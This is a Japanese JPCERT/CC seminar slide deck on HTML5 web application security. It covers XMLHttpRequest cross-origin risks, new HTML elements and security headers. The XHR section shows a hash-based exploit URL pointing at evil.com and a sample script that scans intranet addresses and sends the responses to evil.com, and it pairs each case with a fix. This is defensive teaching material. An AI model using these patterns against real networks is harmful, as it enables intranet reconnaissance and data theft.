

今から始めるHTML5セキュリティ

2014年1月29日

JPCERT/CC

松本 悦宜

一般社団法人JPCERTコーディネーションセンター

(JPCERT/CC (ジェーピーサート・コーディネーションセンター))

Japan Computer Emergency Response Team Coordination Center

— <https://www.jpccert.or.jp/>

- サービス対象: 日本国内のインターネット利用者やセキュリティ管理担当者、ソフトウェア製品開発者等（主に、情報セキュリティ担当者）
- コンピュータセキュリティインシデントへの対応、国内外にセンサをおいたインターネット定点観測、ソフトウェアや情報システム・制御システム機器等の脆弱性への対応などを通じ、セキュリティ向上を推進
- インシデント対応をはじめとする、国際連携が必要なオペレーションや情報連携に関する、我が国の窓口となる CSIRT

※各国に同様の窓口となる CSIRTが存在する

(例えば、米国のUS-CERT、中国のCNCERT、韓国のKrCERT/CC、など)

- 経済産業省からの委託事業として、コンピュータセキュリティ早期警戒体制構築運用事業を実施

JPCERT/CCの活動

インシデント予防

脆弱性情報ハンドリング

- 未公開の脆弱性関連情報を製品開発者へ提供し、対応依頼
- 関係機関と連携し、国際的に情報公開日を調整
- セキュアなコーディング手法の普及
- 制御システムに関する脆弱性関連情報の適切な流通




JVN Japan Vulnerability Notes

インシデントの予測と捕捉

情報収集・分析・発信

定点観測 (TSUBAME)

- ネットワークトラフィック情報の収集分析
- セキュリティ上の脅威情報の収集、分析、必要とする組織への提供




発生したインシデントへの対応

インシデントハンドリング

(インシデント対応調整支援)

- マルウェアの接続先等の攻撃関連サイト等の閉鎖等による被害最小化
- 攻撃手法の分析支援による被害可能性の確認、拡散抑止
- 再発防止に向けた関係各関の情報交換及び情報共有



早期警戒情報

重要インフラ、重要情報インフラ事業者等の特定組織向け情報発信

CSIRT構築支援

海外のNational-CSIRTや企業内のセキュリティ対応組織の構築・運用支援

アーティファクト分析

マルウェア(不正プログラム)等の攻撃手法の分析、解析

国際連携

各種業務を円滑に行うための海外関係機関との連携

本日の内容

- HTML5のセキュリティの概要
- 「HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書」の紹介
- 報告書の内容の紹介
 - JavaScript API
 - XMLHttpRequest
 - HTML新要素・属性
 - セキュリティ関連機能

HTML5とセキュリティ

■ HTML5は開発者にとって非常に便利

⇒ 攻撃者にとっても非常に便利

■ 様々な機能により表現の幅が大きく広がる

⇒ 攻撃の幅も大きく広がる

■ 関連キーワード

- XMLHttpRequest
- Cross Document Messaging
- Offline Web Application
- Web Storage
- WebSocket
- Web Workers
- 新規追加HTML属性・要素



HTML5とセキュリティ

- 従来のHTMLでは影響のなかったケースが、ブラウザのHTML5対応により、脆弱性となってしまいうケースが存在する
- 利便性が向上する一方で、それらの新技術が攻撃者に悪用された際にユーザが受ける影響に関して、十分に検証や周知がされているとは言えない




HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書

- 10月30日に公開
- <https://www.jpcert.or.jp/research/html5.html>

HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書

最終更新: 2013-10-30



ツイート



メール

HTML5 は、WHATWG および W3C が HTML4 に代わる次世代の HTML として策定を進めている仕様であり、HTML5 およびその周辺技術の利用により、Web サイト閲覧者（以下、ユーザ）のブラウザ内でのデータ格納、クライアントとサーバ間での双方向通信、位置情報の取得など、従来の HTML4 よりも柔軟かつ利便性の高い Web サイトの構築が可能となっています。利便性が向上する一方で、それらの新技術が攻撃者に悪用された際にユーザが受ける影響に関して、十分に検証や周知がされているとは言えず、セキュリティ対策がされないまま普及が進むことが危惧されています。

JPCERT/CCでは、HTML5 を利用した安全な Web アプリケーション開発のための技術書やガイドラインのベースとなる体系的な資料の提供を目的として、懸念されるセキュリティ問題を抽出した上で検討を加え、それらの問題に対して可能な限り検証を行ったうえで、それらの調査結果をまとめました。

なお、本調査については、作業の一部をネットエージェント株式会社に委託して実施しました。

2013		
公開日	タイトル	PDF版
2013-10-30	HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書	1.08MB(PGP署名)

検索

[最新情報を取得 \(RSS\)](#) [メーリングリスト](#) [HTTPS](#) [モバイル](#)[Home](#) > [公開資料](#) > [研究・調査レポート](#)[印刷用レイアウトに変更](#) [印刷](#)

研究・調査レポート

最終更新: 2013-10-30

[トップページ](#)

情報提供

- ・ 注意喚起
- ・ 早期警戒
- ・ 脆弱性対策情報
- ・ Weekly Report
- ・ インターネット 定点観測

インシデントの報告

各種登録

制御システムセキュリティ

ラーニング

公開資料

- ・ 四半期レポート
- ・ 研究・調査レポート
- ・ CSIRT マテリアル

イベント

プレスリリース

JPCERT/CC

- ・ [HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書](#) **NEW**
- ・ [営業者が知っておくべきセキュリティリスクと対応について](#)
- ・ [法人におけるSNS利用に伴うリスクと対策](#)
- ・ [IT セキュリティ予防接種調査報告書 2009年度](#)
- ・ [踏み台にされるWebサイト～いわゆるGumblarの攻撃手法の分析調査～](#)
- ・ [ソフトウェア設計工程における脆弱性低減対策「セキュアデザインパターン」](#)
- ・ [Vulnerability Response Decision Assistance \(脆弱性対応意思決定支援システム\)の有効性検証報告書](#)
- ・ [IT セキュリティ予防接種調査報告書 2008年度](#)
- ・ [USB メモリ経由の感染機能を持つマルウェア調査報告書](#)
- ・ [標的型攻撃対策手法に関する調査報告書](#)
- ・ [ソースコード解析ツールを活用した CERT セキュアコーディングルールの有効性評価報告書](#)
- ・ [Vulnerability Response Decision Assistance \(脆弱性対応意思決定支援システム\)](#)
- ・ [ボットネット 研究資料](#)

[ツイート](#)[メール](#)

コンピュータ
セキュリティ対策チームを
組織内で作るには？

CSIRT マテリアル

[JPCERT/CCからの
お知らせ](#)

2014-01-22

ソフトウェア等の脆弱性関連
情報に関する届出状況/活動
報告レポート2013年第4四半期
(10月-12月)

2014-01-16

JPCERT/CC インシデント 報告
対応レポート [2013年10月1
日~2013年12月31日]

2014-01-16

JPCERT/CC 活動概要[2013
年10月1日 ~ 2013年12月31日]

JPCERT HTML5

検索

報告書で紹介している内容(機能別)

■ JavaScript API

- Cross Document Messaging
- Web Storage
- WebSocket
- Offline Web Application
- Web Workers
- XMLHttpRequest

■ HTML新要素・属性

- a
- button
- iframe
- meta
- video
- audio
- canvas
- input
- source

■ セキュリティ機能

- X-XSS-Protection
- X-Content-Type-Options
- X-Frame-Options
- Content-Security-Policy
- Content-Disposition
- Strict-Transport-Security

報告書の使い方

- 技術書・ガイドラインのベース資料
- 仲間内の勉強会資料
- セミナの参考資料

などにどうぞ

引用・転載にあたっては以下を参照してください。

JPCERT/CC ご利用にあたってのお願い

<https://www.jpcert.or.jp/guide.html>

記載例)

引用元: JPCERTコーディネーションセンター

「HTML5 を利用したWeb アプリケーションのセキュリティ問題
に関する調査報告書」

<https://www.jpcert.or.jp/research/HTML5-20131030.pdf>

報告書の内容を紹介

JavaScript API

HTML新要素・属性

セキュリティ関連機能

報告書の内容を紹介

JavaScript API

HTML新要素・属性

セキュリティ関連機能


JavaScript API

XMLHttpRequest

XMLHttpRequest(XHR)概要


■ XMLHttpRequest(XHR)とは

- JavaScriptでHTTP通信を行うためのAPI
- 非同期通信によりインタラクティブな表現が可能
- AJAXの普及に伴い使用される機会が増加
- HTML5以前からある機能だが、HTML5で新しくなった



従来のXHR


- JavaScriptを読み込んだオリジン(※)のみと通信が可能
- 別オリジンへの通信(クロスオリジン)では、リクエスト自体が発行されない



※オリジン: ホスト・ポート・スキームの組み合わせ

HTML5のXHR (XMLHttpRequest Level 2)

- クロスオリジンに対応
- クロスオリジンで通信するためには、サーバの合意が必要
- クライアントはサーバからのレスポンスを見てアクセスの可否を判断するため、サーバ側で許可していない場合でも、リクエストは送られる



XHRを使用するJavaScriptコード

■ コード例

—http://html.example.com/から読み込んだJavaScriptで、
http://html.example2.com/と通信を行い、結果を表示する

```
1: var url = "http://html.example2.com/";
2: var xhr = new XMLHttpRequest();
3: xhr.open( "GET", url, true );
4: xhr.onreadystatechange = function(){
5:     if( xhr.readyState == 4 && xhr.status == 200 ){
6:         var resp = xhr.responseText;
7:         ...
8:     }
9: };
10: xhr.send( null );
```

XHRでのHTTPリクエスト・レスポンス例

リクエスト例)

GET / HTTP/1.1

Host: other.example.jp

Origin: http://example.com

User-Agent: Mozilla/5.0(Windows NT 6.0; rv:18.0)

Connection: keep-alive

レスポンス例)

HTTP/1.1 200 OK

Date: Tue, 1 Jan 2013 09:00:00 GMT

Content-Length: 1512

Content-Type: text/plain; charset=utf-8

Access-Control-Allow-Origin: http://example.com

...

DEMO

XHRが脆弱性の原因となるケース

ケース 1 : XHRを使用した既存のWebサイト

- フレームを使わずXHRで動的にコンテンツを書き換えているケース

—<http://example.com/#/foo>のようなURLでアクセスし、#以降を通信先URLとして使用

<http://example.jp/>



正常な場合の動作


1. <http://example.com/>にアクセス
2. 画面左側のメニューからBへのリンクをクリック
(<http://example.com/#/b.html>)
3. JavaScriptで#以降をURLとして扱い、XHRでコンテンツBの内容を取得
4. XHRのレスポンスを右側のコンテンツとして表示

ケース1：XHRを使用した既存のWebサイト

- フレームを使わずXHRで動的にコンテンツを書き換えているケース

—<http://example.com/#/foo>のようなURLでアクセスし、#以降を通信先URLとして使用

<http://example.jp/>



正常な場合の動作

1. <http://example.com/>にアクセス
2. 画面左側のメニューからBへのリンクをクリック
(<http://example.com/#/b.html>)
3. JavaScriptで#以降をURLとして扱い、XHRでコンテンツBの内容を取得
4. XHRのレスポンスを右側のコンテンツとして表示

ケース 1 : XHRを使用した既存のWebサイト

- フレームを使わずXHRで動的にコンテンツを書き換えているケース

—<http://example.com/#!/foo>のようなURLでアクセスし、#以降を通信先URLとして使用

<http://example.jp/#!/b.html>



正常な場合の動作

1. <http://example.com/>にアクセス
2. 画面左側のメニューからBへのリンクをクリック
(<http://example.com/#!/b.html>)
3. JavaScriptで#以降をURLとして扱い、XHRでコンテンツBの内容を取得
4. XHRのレスポンスを右側のコンテンツとして表示

ケース 1 : XHRを使用した既存のWebサイト

- フレームを使わずXHRで動的にコンテンツを書き換えているケース

—http://example.com/#!/fooのようなURLでアクセスし、#以降を通信先URLとして使用

具体的なコード例


```
1: var url = location.hash.substring(1);
2: var xhr = new XMLHttpRequest();
3: xhr.open( "GET", url, true );
4: xhr.onreadystatechange = function(){
5:     if( xhr.readyState == 4 && xhr.status == 200 ){
6:         div.innerHTML = xhr.responseText;
7:     }
8: };
9: xhr.send( null );
```

ケース1：問題

- HTML5未対応ブラウザではリクエスト自体が行われないが、ブラウザがHTML5対応したことにより、外部の任意のサーバと通信可能
 - XSS攻撃に使用される
 - 自サイト内に意図しないコンテンツが表示される

`http://example.com/#!/evil.com/evil.html`

URLで指定した任意の外部サイトと通信可能



DEMO

ケース 1 : 対策

- HTML5未対応ブラウザではリクエスト自体が行われませんが、ブラウザがHTML5対応したことにより、外部の任意のサーバと通信可能
 - XSS攻撃に使用される
 - 自サイト内に意図しないコンテンツが表示される

任意のサイトをURLで指定しても、
固定した通信先としか通信できない

対策

- 通信先をホワイトリストとして指定しておく事で悪意のある通信先へのアクセスを行わない様にする

```
1: var pages = [ "/", "/foo", "/bar", "/baz" ];  
2: var index = location.hash.substring(1) | 0;  
3: var url = pages[ index ] || '/';  
4: var xhr = new XMLHttpRequest();  
5: xhr.open( "GET", url, true );  
6: ....
```

ケース 1 : 補足


■ 脆弱となる可能性のある例

```
1: var url = location.hash.substring(1);
2: if( url.indexOf( "http://example2.jp/" ) == 0 ||
3:     url.indexOf( "http://example3.jp/" ) == 0 ){
4:
5:     // example2.jp または example3.jp のときのみ通信
6:     var xhr = new XMLHttpRequest();
7:     xhr.open( "GET", url, true );
8:     ....
9: }
```

- サイト内にオープンリダイレクトが存在すると、任意のサイトとの通信が可能
- ハッシュを利用した場合、サーバ側にデータが残らないため、どこに接続されたかの把握が困難

ケース2：HTML5対応のイントラ内Webサイト

- イン트라ネット内のシステム(サイトA、サイトB)
 - サイトAのJSからサイトBに対してクロスオリジン通信を行っている
 - 外部には非公開の情報を取り扱っている
 - イン트라ネットの外部からのアクセスはできないため、Cookieでの制限は行っていない
 - サイトBでは、レスポンスヘッダにAccess-Controll-Allow-Origin:*を設定



ケース 2 : 攻撃コード例

- 以下のコードを実行するインターネットWebサイト (<http://evil.com/>) にアクセスすると . . .

```
1: for(i = 1; i <= 255; i++){
2:     var url = "http://10.0.0." + i + "/";
3:     var xhr = new XMLHttpRequest();
4:     xhr.open( "GET", url, true );
5:     xhr.onreadystatechange = function(){
6:         if( xhr.readyState == 4 && xhr.status == 200 ){
7:             // xhr.responseText を evil.com に送信
8:         }
9:     };
10:    xhr.send( null );
11: }
```

ケース 2 : HTTPリクエスト・レスポンス例

リクエスト例)

GET / HTTP/1.1

Host: 10.0.0.2

Origin: http://evil.com

User-Agent: Mozilla/5.0(Windows NT 6.0; rv:18.0)

Connection: keep-alive

レスポンス例)

HTTP/1.1 200 OK

Date: Tue, 1 Jan 2013 09:00:00 GMT

Content-Length: 1512

Content-Type: text/plain; charset=utf-8


Access-Control-Allow-Origin: *

...

ケース2：問題と対策

■ 問題

- 外部の攻撃者サイトに置かれたJavaScriptのXHRから、イントラネット内部の情報にアクセスされ情報漏えいに繋がる可能性がある



■ 対策

- 閲覧を制限したいコンテンツの場合
 - Cookieでアクセスを制限する（Cookieを使う場合、Access-Control-Allow-Originに、*は指定できず、オリジンを指定する必要がある）

※Access-Control-Allow-Originは、アクセス制御の目的で使用できないことに注意

その他のJavaScript API

■ 報告書では、今回紹介した以外にも様々な機能・問題を紹介しています

- Offline Web Application
- Cross Document Messaging
- Web Storage
- WebSocket
- Web Workers
- XHRによるCSRF

など

HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書

最終更新: 2013-10-30

[ツイート](#) [メール](#)

HTML5 は、WHATWG および W3C が HTML4 に代わる次世代の HTML として策定を進めている仕様であり、HTML5 およびその周辺技術の利用により、Web サイト閲覧者（以下、ユーザ）のブラウザ内でのデータ格納、クライアントとサーバ間での双方向通信、位置情報の取得など、従来の HTML4 よりも柔軟かつ利便性の高い Web サイトの構築が可能となっています。利便性が向上する一方で、それらの新技術が攻撃者に悪用された際にユーザが受ける影響に関して、十分に検証や周知がされているとは言えず、セキュリティ対策がされないまま普及が進むことが危惧されています。

JPCERT/CCでは、HTML5 を利用した安全な Web アプリケーション開発のための技術書やガイドラインのベースとなる体系的な資料の提供を目的として、懸念されるセキュリティ問題を抽出した上で検討を加え、それらの問題に対して可能な限り検証を行ったうえで、それらの調査結果をまとめました。

なお、本調査については、作業の一部をネットエージェント株式会社に委託して実施しました。

2013		
公開日	タイトル	PDF版
2013-10-30	HTML5 を利用したWeb アプリケーションのセキュリティ問題に関する調査報告書	1.08MB(PGP署名)

報告書の内容を紹介

JavaScript API

HTML新要素・属性

セキュリティ関連機能

HTML新要素・属性

HTML新要素・属性

■ `<video>`, `<audio>`

—`<img>`と同様にHTML内に直接再生可能な動画・音声を埋め込む

■ `<button formaction="xxx">`

—ボタンが押された際のフォームの挙動を指定する

■ `<input type="email">`

—メール形式のデータのみを受け付ける

■ `<input type="text" pattern="^[0-9a-fA-F]+$">`

—パターンにマッチするデータのみを受け付ける

■ `<iframe sandbox>`

—scriptの実行や、フォームの送信、トップレベルWindowへの干渉などを制限する

HTML新要素・属性

■ `<video>`, `<audio>`

